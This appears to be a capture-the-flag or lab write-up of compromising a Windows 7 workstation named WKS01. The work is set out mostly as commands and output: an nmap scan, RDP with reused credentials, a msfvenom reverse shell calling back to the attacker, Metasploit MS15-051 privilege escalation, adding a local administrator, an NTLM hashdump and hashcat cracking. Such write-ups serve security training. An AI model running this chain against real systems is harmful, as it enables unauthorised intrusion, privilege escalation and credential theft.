wks01 - advanced+ - win

Nmap results

```
root@kali:~/pwn/wks01# nmap -sC -sV -p- -oA wks01 wks01.corp.security
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-29 06:17 EDT
Nmap scan report for wks01.corp.security (10.15.1.203)
Host is up (0.18s latency).
Not shown: 65531 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Service
| ssl-cert: Subject: commonName=WKS01.corp.security
| Not valid before: 2019-07-07T16:03:36
|_Not valid after:  2020-01-06T16:03:36
|_ssl-date: 2019-10-29T18:23:39+00:00; +7h55m49s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h55m48s, deviation: 0s, median: 7h55m47s
|_nbstat: NetBIOS name: WKS01, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:84:5e:87 (VMware)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-10-29 14:23:37
|_  start_date: 2019-10-29 08:57:41
```

Using password from manager01(pass the hash)
Remote desktop to wks01 with resolution 1024x768
https://askubuntu.com/questions/7138/how-to-change-the-screen-resolution-when-using-rdesktop

```
rdesktop -u manager -p Man123! -d corp.security -g 1024x768 wks01 >/dev/null 2>&1 &
```

Firewall state

```
PS C:\Users\manager> netsh firewall show state

Firewall status:
-------------------------------------------------------------------
Profile                           = Domain
Operational mode                  = Enable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Enable
Group policy version              = Windows Firewall
Remote admin mode                 = Disable

Ports currently open on all network interfaces:
Port   Protocol  Version  Program
-------------------------------------------------------------------
No ports are currently open on all network interfaces.
```


Creating meterpreter shell

```
root@kali:~/pwn/wks01# msfvenom -p windows/shell/reverse_tcp lhost=172.16.5.1 lport=5555 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

Verify if file has been transferred over

```
root@kali:~/pwn/wks01# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.15.1.203 - - [31/Oct/2019 10:39:45] "GET / HTTP/1.1" 200 -
10.15.1.203 - - [31/Oct/2019 10:39:45] code 404, message File not found
10.15.1.203 - - [31/Oct/2019 10:39:45] "GET /favicon.ico HTTP/1.1" 404 -
10.15.1.203 - - [31/Oct/2019 10:39:48] "GET /shell.exe HTTP/1.1" 200 -
```

Download file from attacking machine to victim machine



Opening of reverse shell(limited priv)

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.5.1:5555
[*] Sending stage (180291 bytes) to 10.15.1.203
[*] Meterpreter session 1 opened (172.16.5.1:5555 -> 10.15.1.203:49467) at 2019-10-31 10:43:20 -0400

meterpreter > sysinfo
Computer        : WKS01
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : CORP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: CORP\manager
meterpreter > _
```

Enumerating application version

```
meterpreter > run post/windows/gather/enum_applications

[*] Enumerating applications installed on WKS01

Installed Applications
======================

 Name                                                    Version
 ----                                                    -------
 Adobe Reader XI (11.0.10)                               11.0.10
 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148  9.0.30729.4148
 Python 2.7.10                                           2.7.10150
 TeamViewer 12                                           12.0.71503
 VMware Tools                                            10.0.6.3560309
```

Enumerating logged on users

```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-1020647828-25435156-3133182238-1108   CORP\manager


[+] Results saved in: /root/.msf4/loot/20191031104843_default_10.15.1.203_host.users.activ_301171.txt

Recently Logged Users
=====================

 SID                                             Profile Path
 ---                                             ------------
 S-1-5-18                                        %systemroot%\system32\config\systemprofile
 S-1-5-19                                        C:\Windows\ServiceProfiles\LocalService
 S-1-5-20                                        C:\Windows\ServiceProfiles\NetworkService
 S-1-5-21-1020647828-25435156-3133182238-1108    C:\Users\manager
 S-1-5-21-1020647828-25435156-3133182238-1109    C:\Users\serviceadm
 S-1-5-21-1020647828-25435156-3133182238-500     C:\Users\administrator
 S-1-5-21-601192690-3232584110-1142045530-1000   C:\Users\wks01admin
```

Transferring sysinfo.txt from victim machine to local machine

```
meterpreter > download c://temp/sys.txt /root/Desktop
[*] Downloading: c://temp/sys.txt -> /root/Desktop/sys.txt
[*] Downloaded 1.90 KiB of 1.90 KiB (100.0%): c://temp/sys.txt -> /root/Desktop/sys.txt
[*] download   : c://temp/sys.txt -> /root/Desktop/sys.txt
meterpreter > _
```

Running privilege escalation checker
python windows-exploit-suggester.py --database 2019-10-31-mssb.xls --systeminfo sys.txt --local

```
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 381 potential bulletins(s) with a database of 137 known exploits
[*] there are now 381 remaining vulns
[*] searching for local exploits only
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 7 SP1 32-bit'
```

Vulnerability to be exploited

```
[M] MS15-051: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (3057191) - Important
[*]   https://github.com/hfiref0x/CVE-2015-1701, Win32k Elevation of Privilege Vulnerability, PoC
[*]   https://www.exploit-db.com/exploits/37367/ -- Windows ClientCopyImage Win32k Exploit, MSF
```

Metasploit options

```
msf5 exploit(windows/local/ms15_051_client_copy_image) > options

Module options (exploit/windows/local/ms15_051_client_copy_image):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  2                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     ppp0             yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```

Running the exploit

```
msf5 exploit(windows/local/ms15_051_client_copy_image) > run

[*] Started reverse TCP handler on 172.16.5.1:4444
[*] win32k.sys file version: 6.1.7601.17514 branch: 17
[*] Launching notepad to host the exploit...
[+] Process 3232 launched.
[*] Reflectively injecting the exploit DLL into 3232...
[*] Injecting exploit into 3232...
[*] Exploit injected. Injecting payload into 3232...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (180291 bytes) to 10.15.1.203
[*] Meterpreter session 3 opened (172.16.5.1:4444 -> 10.15.1.203:49573) at 2019-10-31 12:04:36 -0400
```

Getting the highest local privilege

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 876 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Temp>net localgroup administrators manager /add
net localgroup administrators manager /add
The command completed successfully.
```

Dumping of NTLM hashes

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
wks01admin:1000:aad3b435b51404eeaad3b435b51404ee:550c541f5d122dfc6f97d6eb8b46d5c0:::
meterpreter > _
```

No cracked passwords

```
Session..........: hashcat
Status...........: Exhausted
Hash.Type........: NTLM
Hash.Target......: hashes.txt
Time.Started.....: Fri Nov  1 00:17:14 2019 (4 secs)
Time.Estimated...: Fri Nov  1 00:17:18 2019 (0 secs)
Guess.Base.......: File (../rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:  3894.7 kH/s (0.51ms)
Recovered........: 1/2 (50.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Candidates.#1....: $HEX[206b72697374656e616e6e65] -> $HEX[042a0337c2a156616d6f732103]
HWMon.Dev.#1.....: N/A
```

Browse admin directory and get flag

```
C:\Users\administrator\Desktop>hostname && whoami
hostname && whoami
WKS01
nt authority\system
```

```
C:\Users\administrator\Desktop>type key.txt
type key.txt
vqx9ukynncnjn3mmy9s4
C:\Users\administrator\Desktop>_
```